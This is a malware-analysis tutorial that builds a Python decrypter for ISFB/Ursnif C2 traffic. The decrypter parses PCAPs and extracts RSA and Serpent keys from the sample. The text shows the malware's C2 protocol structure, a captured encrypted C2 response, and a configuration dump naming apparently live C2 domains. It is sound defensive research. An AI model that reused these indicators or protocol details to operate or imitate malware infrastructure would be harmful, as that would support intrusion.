ZERO 2 HERO
Malware Reverse Engineering & Threat Intelligence
by Vitali Kremez and Daniel Bunce (@0verfl0w_)
Watch Now
Sponsored by
SentinelOne

Writing Malware Traffic Decrypters for ISFB/Ursnif

October 17, 2019 / 0 Comments / in News / by ptsadmin

ZERO 2 HERO
Malware Reverse Engineering & Threat Intelligence
by Vitali Kremez and Daniel Bunce (@0verfl0w_)
Watch Now
Sponsored by
SentinelOne

The Zero2Hero malware course continues with Daniel Bunce explaining how to decrypt communication traffic between an attacker's C2 and an endpoint infected with ISFB/Ursnif malware.

WRITING MALWARE TRAFFIC DECRYPTERS FOR ISFB/URSNIF
By Daniel Bunce (@0verfl0w_)
SentinelOne

Carrying on from last week's topic of writing malware configuration extractors for ISFB/Ursnif, this week we will be taking a look at writing a traffic decrypter for ISFB. Our aim is to pass a binary and PCAP as an argument and decrypt the traffic to get access to downloaded payloads, received commands, and more.

Traffic Decrypters are very useful when dealing with a prior infection as they allow the analyst to understand what data was received from and sent to the C2 server. The only downside is a packet capture is obviously required to get a full overview of what occured.


In this post, I will be using the Ursnif payload and corresponding PCAP from the Malware Traffic Analysis site which you can find here.

November 2017
October 2017
September 2017
August 2017
July 2017
June 2017
May 2017
March 2017
February 2017

Categories

News
Uncategorized

Facebook




Be the first of your friends to like this

Summary of the Network Protocol

In this post, I won't be covering the reverse engineering of the network protocol; however, I will sum it up.

1. The payload sends an initial GET request to the C2, typically pointing to the directory `/images/` with a long string of Base64 encoded, Serpent-CBC encrypted data containing information about the PC and implant.

2. If the C2 is online, it will reply with a chunk of Base64 encoded and Serpent-CBC encrypted data. The last 64 bytes, however, are not Serpent-CBC encrypted and are in fact encrypted using RSA. Upon decoding and decrypting this using the RSA key embedded in the executable (pointed to by the JJ structure we discussed last time), we are left with data following a similar structure as seen below.



```
Last_Block_Of_64 {

    Offset 0 -> 23  :   Junk
    Offset 23 -> 39 :   MD5 hash of decrypted data
    Offset 39 -> 55 :   Serpent-CBC key to decrypt full response
    Offset 55 -> 59 :   Size of data to decrypt with Serpent-CBC key
    Offset 59 -> 63 :   Junk
}
```


3. Using the Serpent-CBC key, MD5, and Size, the sample will decrypt the response and validate it using the MD5 sum. What the sample does next depends on what was received.

4. Typically, this is used to download the final stage of ISFB, which will be executed after being downloaded.

So, with that covered, let's take a look at writing a script to extract and decrypt responses!

Writing main() For Our Traffic Decryptor

So the main function only needs to do two things – accept the PCAP and filename as arguments (which can be done very easily with `argparse`), and then call the functions responsible for gathering packets, extracting the necessary keys, and then decrypting the packets.



```
def main():

    parser = argparse.ArgumentParser(description="ISFB Traffic Decrypter")
    parser.add_argument('filename', type=str, help="ISFB Payload to Extract From")
    parser.add_argument('pcap', type=str, help="PCAP Containing ISFB Traffic")
    args = parser.parse_args()

    filename = args.filename
    pcap = args.pcap


    list_of_possible_packets = []

    list_of_possible_packets = parse_packet(pcap)

    extracted_serpent_key, extracted_rsa_key = extract_key_from_executable(filename)


    decrypt_communication(list_of_possible_packets, extracted_serpent_key, extracted_rsa_key)






if __name__ == '__main__':
    main()
```


With that function complete, let's move onto scanning the PCAP for suspicious packets that could be responses from the C2 server.

Parsing PCAP Files With parse_packet()

In order to parse the given PCAP I will be using the Scapy module as it contains tools allowing us to easily locate and identify whether a packet is from a possible C2. We can read in the PCAP using `rdpcap()`, which will store each packet in a list allowing us to loop through it, checking each packet for certain signs.

Firstly, we can filter for the packets that contain some form of raw data inside them. We can then load this raw data into a variable for further parsing.

The raw data contains the headers of the packet, and the chunk of data sent/received, so we can split it using the `n` delimiter to search specific lines for values. In the first loop seen in the image, we are checking for **GET** requests pointing to the `/images/` directory, and if the packet matches the condition, the destination IP address is appended to the list `suspect_c2`. Due to some false positives I had in this script, specifically packets containing the strings "*GET*" and "*/images/*" due to google searches contaminating the PCAP, I added an additional check for the string "*google.com*" to prevent false IP's being added to the list.




```
def parse_packet(pcap):

    suspect_c2 = []
    packets = rdpcap(pcap)

    for packet in packets:
        if Raw in packet:

            data = packet[Raw].load
            data = data.split("\n")

            if "GET" in data[0] and "/images/" in data[0]:
                    ip = packet.getlayer('IP').fields['dst']
                    if "Host" in data[5] and "google.com" not in data[5] and ip not in suspect_c2:
                        suspect_c2.append(ip)

    data = ""
    responses = []
    for packet in packets:
        if Raw in packet:
            if packet.getlayer('IP').fields['src'] in suspect_c2:
                response = packet[Raw].load
                response = response.split("\n")

                if "HTTP/1.1 200 OK" in response[0] and "PHPSESSID" in response[4] or "\x00" in max(response, key = len):

                    responses.append(data.replace('\r', ''))
                    data = max(response, key = len)

                else:
                    if max(response, key = len) == response[0]:
                        data += response[0]

    responses.append(data.replace('\r', ''))

    return responses
```

With a list of suspicious IPs in hand, we can now use these to get the C2 responses. These two loops can be compressed into one; however, I have separated them to improve readability. So, this next loop will once again loop through each of the packets; however, it will only search for packets that are from any of the IPs inside of the `suspect_c2` list.

If a valid response is found, it will be loaded into the variable `response`, and then split once again using n. Using this, we check for the `HTTP 200` response, meaning the C2 is online. We then search for the string "*PHPSESSID*" inside the headers, as this is usually present in most ISFB responses (at least for version 2).

We then check for whether or not a null byte is present in the C2 response – this is to prevent overlapping responses. Looking at the

PCAP, once the first **GET** request is made to the C2 server and a response is received, the sample then queries `favicon.ico`, which contains raw binary data that is not part of the previous response. If we did not search for a null byte in the packet, then the raw binary data would simply be appended to the base64 encoded data – due to the fact that "*PHPSESSID*" is not present in the packet headers. The reason we append data if it doesn't have the correct headers is because the response is extremely large, meaning it is sent in chunks of data which we must append together to get the full response.



```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2019 15:56:25 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Set-Cookie: PHPSESSID=7b1pqc33n7i3m9ksclq6gr7e91; path=/; domain=.jjasonbenedict.top
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

```
phbP/3RnqgS81HPBHdDfi7lx3WzTMXqIWbuZw+0ep2q/pyf5k/23mKJl8GSqZrR/baz1AFJsGZsQiXq695Op/
oM3jbdwdooEQhbWhZUL0ioBr6mWF7TNuPsB6oImQaxBAw1RbkSEExr8YsEpY3ulZR7WX8b76GpK/CBkegyQqrO9s27K+L9sbk5h8kGZueapLTb/
ch8GcWS9YofEbwBTnQTJdLsOP2F0K+dnaaGprFRsJ0bcCJI/AXeUsk53QOcI1TWf2OMOqMLzSfaf3jTVnGuq/
qe0gBABlUcWqVhN3DbYp8Hh97GKQjTEySd8d+I0APODpZ6bnVfTU6SqAusUlQwDqnAguc2x4tiB/MOjE1Yfl1YDoTBs+CvsxMZkiDyyHs7xxi/8hF+oFXXJJ/
2oXaE93KNLMOedmiSLFB9q8mKXVKfCVSdmWBd2uK9QgyCYFpJRy1TM3I0cMbLADo6qg8M/1qT/WuUzY4voQYV9Dy3z0pzfx7SLncj4VFZQYQlYikO3SU3cshJ/
lOHtj0K63JAZAATDkh6lAR68c7LSvONVXaa5tGGzIPTKlaQumb6Ahiu1rRfleh9yLK3vVAtJPR+v/RJicnmBddeZc/Wk5XS+V9nxfw8xo9/
WCpehvxajWMG1YSDPuwIba6xNifwnvo9WQWnkd/
bYbmhbuoTsM1AyWTz7l0CmEJYqmePS5lyFRJdwQDJpu4jzs1pqrCPWRqWo0AsZnqGy3RoeY+b30YAfp3GUYkC+w796yJe6dAY/
pCdQ4lOPOKfuBHoil8jp5DNnKbzUwcWW+pThZRtbFxgnstc4fhMe+eYM5NyVClwn95J4OdRG1r2qdZEDLkdiSRv4eyONJM60AU2Btdearr1l6c5RITygW4YBDv4LZbi1NnV
qqLMPIc+995olhcAkIB2VUL9QlSuM2rsA1AKyKo8HiR9gLqt9gSMOqrkGwmE9iOT178g7N8GfcLgOc4V5uE2nZCNhkfRmJVDgKcYhtB5VQieMD8xkgWIfGeNosUr4g0t3A9
Kljgzn0p/fhdvWlcfy82OEB8at4YTAH9YHrEQGAudUkGzEEcl9nAovQiElvlVnJyqg1+0v9Q6c1/
vtXtNNSU2oZ13Iehq7OKD6galCIk1ImWg1DvZtlYwOMgHYfJKvub5TzrIxtBeaRjCF7E7AIeYJttVyNtr5ZogQUGYGBsMDGtWA2OFPb/5mZwA2w1JGYW7//
SkiJzdt1xCgRZFyVzZD1tvLmLD467+7siexECtwroNJWIvWLg15ErDgaduPnZgAyI1dt/lZzCVpPFt2zdn8P0ejXOAbPm+HvFUs8/
UT17V07bm4DjPIfy8erZJ1hevp6VmyLyHIoqmjqOIdjimvItBJmux+K6pMKs7lv5bR2UM1yplc0QZaOrTDGiJ9IfblHc5l6SCZFMqeZ1hxIIcttD7pfAe/
hEK6RRO23rcPG7AHUyOYDHRADYc1LwAJiGJS2p0w2uO5TAg60OCILasEStnikTw2WGyEECvZX4/
nm9oERoBRbpIzpdNKqIw4ZjOGh5jUzmBY0OkxGnwWK1DqxY9zxn11LBTl4aLxCfywEgkrX2TbLaUxFeoexcCRj5jjBC/
3Sr9hpvP+IspBqb8hTkfWtA6nDfLeBoQkBOghUHW0wPnQXLy9Hon+J/hwVh53OnNpsW+GfNw6V7d6EMeICuKjJbccDyQQl5couXa/
fyeeE9SUKZHGPgRgAKo+7yLfhzkNFhe2faZ0+oQkefayhQ1thgBiCwUREVQhqF9+lPItVcKrZiKqjDmNNQgciMPv5lMt/fHaJCCm7gG6XXAiCvru3hQVVRuPoXi/
fB5ACmXSE4qwCpZC3Xe+KSkauyxgQMcjoO3absV8FeHAhZ16TMRewpixgC8hFgdTGrb7p66mN6E7I8ZksdN9lp0lyLsShgXxykftWMDZIMm/
vGo1n6C3dpSLNMLLKK8POAbBQ9WtuwdiNs6HA7rV5105w+s3mgCTdqfZzqdYe8X0Bf0YjAou1FrenjdrR7olSKwg6TfAEWqwREvDdIUm7VpCS5MGDE1P+UHtaYWTdvC1oYg
W2l4fdBcapb9cD8APMbxCAaZZEK5HOjUBJduuHiyBAgzuqV8nREj4sshcW4FxFo8RhAkS6jeCU3BDWMWpPP2jApifNc6CvcXpSTK823GF3vwvNT7Y8MsuFnkDWadknjNZDJ
9apsFD39lDFPrN4quIEPVRq6z/uy/
```


Once a list of packets has been created, we return from the function, but before doing so, we add whatever is stored in `data` to the `responses` list. This is done as the final packet that matches all the conditions will not be added to the list as the loop will simply exit.

Now that we have a list of suspicious packets, let's move over to extracting both the RSA key and Serpent key from the executable!

How to Extract RSA & Serpent Keys


This function will be very similar to the configuration extractor due to the fact that the RSA key is stored in one blob of data and the serpent key is stored in another, both of which are pointed to by the JJ structures we looked at last time. This is a bit different as we are looking at extracting and parsing the configuration, so I will focus on that.

Once we have located the offsets of the blobs and extracted them, the size of each blob is checked to see if it is equal to 132 bytes (0x84). The reason for this is that this is the typical length of the RSA key stored in the binary. If the length is not equal, then we call the function `parse_config()`, and pass the APLib decompressed blob as an argument.




```python
def extract_key_from_executable(filename):

    struct_list = []

    pe = pefile.PE(filename)

    virtual_address = pe.sections[-1].VirtualAddress
    pointer_to_raw_data = pe.sections[-1].PointerToRawData

    nt_header = pe.DOS_HEADER.e_lfanew
    file_header = nt_header + 4
    optional_header = file_header + 18
    size_of_op_header = pe.FILE_HEADER.SizeOfOptionalHeader
    text_section_table = optional_header + size_of_op_header + 2
    num_sections = pe.FILE_HEADER.NumberOfSections
    size_of_section_table = 32 * (num_sections + 1)
    end_of_section_table = text_section_table + size_of_section_table
    jj_struct_start = end_of_section_table + 40

    data = read_from_file(filename)

    struct_blob = data[jj_struct_start:jj_struct_start+128]

    for string in re.finditer("JJ", struct_blob):
        struct_list.append(string.start())

    split_structs = []
    struct_info = []

    for offset in struct_list:
        split_structs.append(struct_blob[offset:offset + 20])

    for structure in split_structs:
        string = (structure[4:8], structure[12:16], structure[16:20])
        struct_info.append(string)

    for i in range(len(struct_info)):
        pointer_to_data = pointer_to_raw_data - virtual_address + struct.unpack("<i", struct_info[i][1])[0]
        blob = extract_blob(filename, pointer_to_data, struct.unpack("<i", struct_info[i][2])[0])
        if len(blob) == 0x84:
            rsa_key = decompress(blob)
            xor_bytes = struct.unpack('I', rsa_key[:4])[0]
            xor_bytes = xor_bytes ^ struct.unpack('I', struct_info[i][0])[0]
            rsa_key = struct.pack("I", xor_bytes) + rsa_key[4:]

        else:
            serpent = parse_config(decompress(blob))

    return serpent, rsa_key
```

The config parser function is fairly simple. The configuration stored in the binary (after decompression) contains information such as C2 addresses, any DGA URLs, DNS servers to utilize, and also a Serpent key which is used to encrypt the packets sent out. In this case, as we are not looking at decrypting any of the **GET** requests, it is not vital to have, although if we wanted to see what data was transmitted to the C2, it is required. An example of the config can be seen below.



```
00000000   F2 7D A4 D5  00 00 00 00  06 A1 50 7C  01 00 00 00  20 01 00 00  .}........P|.... ...
00000014   00 00 00 00  00 00 00 00  00 00 00 00  F6 5B 66 D0  01 00 00 00  .............[f.....
00000028   09 01 00 00  00 00 00 00  00 00 00 00  00 00 00 00  8A 79 6B 65  ................yke
0000003C   01 00 00 00  40 01 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....@...............
00000050   8F ED 6A 55  01 00 00 00  2D 01 00 00  00 00 00 00  00 00 00 00  ..jU....-...........
00000064   00 00 00 00  3E 69 A8 4F  01 00 00 00  18 01 00 00  00 00 00 00  ....>i.O............
00000078   00 00 00 00  00 00 00 00  7F 1C 27 11  01 00 00 00  11 01 00 00  ..........'.........
0000008C   00 00 00 00  00 00 00 00  00 00 00 00  83 57 29 48  01 00 00 00  .............W)H....
000000A0   FC 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  25 59 4E 58  ................%YNX
000000B4   01 00 00 00  E7 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
000000C8   45 73 17 73  01 00 00 00  D1 00 00 00  00 00 00 00  00 00 00 00  Es.s................
000000DC   00 00 00 00  68 0E 85 CD  01 00 00 00  D7 00 00 00  00 00 00 00  ....h...............
000000F0   00 00 00 00  00 00 00 00  7A FA 1E C6  01 00 00 00  CA 00 00 00  ........z...........
00000104   00 00 00 00  00 00 00 00  00 00 00 00  88 74 2E DF  01 00 00 00  .............t......
00000118   BD 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 67 6F 6F  .................goo
0000012C   67 6C 65 2E  63 6F 6D 20  67 6D 61 69  6C 2E 63 6F  6D 20 67 75  gle.com gmail.com gu
00000140   69 71 6B 75  6F 65 65 6C  65 6E 6F 72  2E 74 6F 70  20 6A 6A 61  iqkuoeelenor.top jja
00000154   73 6F 6E 62  65 6E 65 64  69 63 74 2E  74 6F 70 20  62 65 6D 69  sonbenedict.top bemi
00000168   6C 6A 71 6A  6F 68 6E 70  61 75 6C 2E  63 6F 6D 00  33 34 36 33  ljqjohnpaul.com.3463
0000017C   00 31 32 00  31 30 32 39  31 30 32 39  4A 53 4A 55  59 4E 48 47  .12.10291029JSJUYNHG
00000190   00 31 30 00  32 30 00 30  00 63 6F 6E  73 74 69 74  75 74 69 6F  .10.20.0.constitutio
000001A4   6E 2E 6F 72  67 2F 75 73  64 65 63 6C  61 72 2E 74  78 74 00 30  n.org/usdeclar.txt.0
000001B8   78 34 65 62  37 64 32 63  61 00 63 6F  6D 20 72 75  20 6F 72 67  x4eb7d2ca.com ru org
000001CC   00 31 30 00                                                      .10.
000001E0
000001F4
00000208
---   217cb36b-ae8c-43dd-979c-b3940ca158b7       --0x0/0x1D0-----------------------------------
```


Looking at the image, you'll notice the strings in the bottom half of the configuration, but you might be wondering what the top half is supposed to be. Well, this is actually a lookup table used by the sample to retrieve specific values. The first two DWORDs in the image shown above are skipped, and then the table begins. The structure of the lookup table values can be seen below and is fairly simple. We are mainly interested in the first three DWORDs as those are the important values.



